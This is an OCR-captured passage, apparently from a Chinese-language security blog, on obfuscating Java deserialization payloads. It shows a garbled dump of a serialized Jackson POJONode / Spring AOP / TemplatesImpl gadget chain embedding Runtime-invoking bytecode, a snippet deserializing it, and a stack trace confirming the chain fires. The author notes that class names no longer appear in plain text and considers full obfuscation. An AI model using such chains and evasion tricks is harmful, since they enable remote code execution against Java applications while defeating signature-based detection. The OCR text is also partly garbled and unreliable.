
```
��NULENQsrNUL ���������������������������������������5fSTXNULNULxp
```

同时对Jackson的链子也进行了测试，可以发现没啥敏感的类名出现



```
(base) zhchen@zhdeMacBook-Pro data % cat test7.ser
��sr\��������������������������������������������������������������������������������������������������ؼc-F@LvaltLjava/lang/Object;xr&���������������������������������������������>;�xr&
detailMessagetLjava/lang/String;[�������5'9w��LcausetLjava/lang/Throwable;L
stackTracet[Ljava/lang/StackTraceElement;LsuppressedExceptionstLjava/util/List;xpqpur<����������������������������������������������������������F*<<�"9xpsr6�����������������
������������������������������������a    Ś& 6̋I
lineNumberLdeclaringClassq~fileNameq~L
methodNameq~xp.tBypasst
                       Bypass.javatmainsrL�����������������������������������������������������������������������������%1��Llistq~xrX����������������������������������������
�����������������������������������������������B��^�LctLjava/util/Collection;xpsr&�����������������������������������������x����a�Isizexpwxq~xsrX����������������������������������
����������������������������������������������������L_valueq~xrZ���������������������������������������������������������������������������������xr`������������������
��������������������������������������������������������������������������������xps}javax.xml.transform.Templatesxr.����������������������������������������������'� �C�Lht%Ljava/
equalsDefinedZhashCodeDefinedLadvisedt2Lorg/springframework/aop/framework/AdvisedSupport;[proxiedInterfacest[Ljava/lang/Class;xpsr`���������������������������������������������
����������������������������������������������������$´<���uZ
                                                           preFilteredLadvisorChainFactoryt7Lorg/springframework/aop/framework/AdvisorChainFactory;advisorsq~L
interfacesq~L
             targetSourcet&Lorg/springframework/aop/TargetSource;xrZ��������������������������������������������������������������������������������������������������������K����oZ
                                                                                                                                                                        exposeProx
yZfrozenZopaqueoptimizeZproxyTargetClassxpsrx��������������������������������������������������������������������������������������������������������������������T�d7�Nq�xps
q~wxsq~wxsrh�����������������������������������������������������������������������������������������������}Un�����Ltargetq~xpsrt������������������������������������������
_indentNumberI_transletIndex[������������������������������������������������  WO�n��3I
_bytecodest[[B[_classq~ L_nameq~L_outputPropertiestLjava/util/Properties;xp����ur������K�gg�7xpur������T�xpd����4a@com/sun/org/apache/xalan/internal/xsltc/runtime/AbstractTrans
let<init>()VCode
                                                                                                                                                                             j
ava/lang/Runtime
```

同时不影响反序列化结果



```java
        new ObjectInputStream(new FileInputStream( name: "data/test7.ser")).readObject();

    }
    3 usages
    private static void setFieldValue(Object obj, String field, Object arg) throws Exception{
```

```
ind.SerializerProvider.defaultSerializeValue(SerializerProvider.java:1142)
ind.node.POJONode.serialize(POJONode.java:115)
ind.ser.std.SerializableSerializer.serialize(SerializableSerializer.java:39)
ind.ser.std.SerializableSerializer.serialize(SerializableSerializer.java:20)
ind.ser.DefaultSerializerProvider._serialize(DefaultSerializerProvider.java:480)
ind.ser.DefaultSerializerProvider.serializeValue(DefaultSerializerProvider.java:319)
ind.ObjectWriter$Prefetch.serialize(Obj
ind.ObjectWriter._writeValueAndClose(Ob
ind.ObjectWriter.writeValueAsString(Obj
ind.node.InternalNodeMapper.nodeToStrin                          )

ception Create breakpoint
ternal.xsltc.runtime.AbstractTranslet.p                          anslet.java:372)
ternal.xsltc.trax.TemplatesImpl.getTran                          ava:456)
ternal.xsltc.trax.TemplatesImpl.newTran                          86)
ternal.xsltc.trax.TemplatesImpl.getOutp                          ava:507) <4 internal lines>
port.AopUtils.invokeJoinpointUsingRefle
mework.JdkDynamicAopProxy.invoke(JdkDyn                          ternal lines>
ind.ser.BeanPropertyWriter.serializeAsF                          :689)
ind.ser.std.BeanSerializerBase.serialize                         ava:774)
```

扩展

其实可以看到还是有一些明文字符串，是否可以进一步处理呢(完全混淆序列化数据)？猜测当然可以。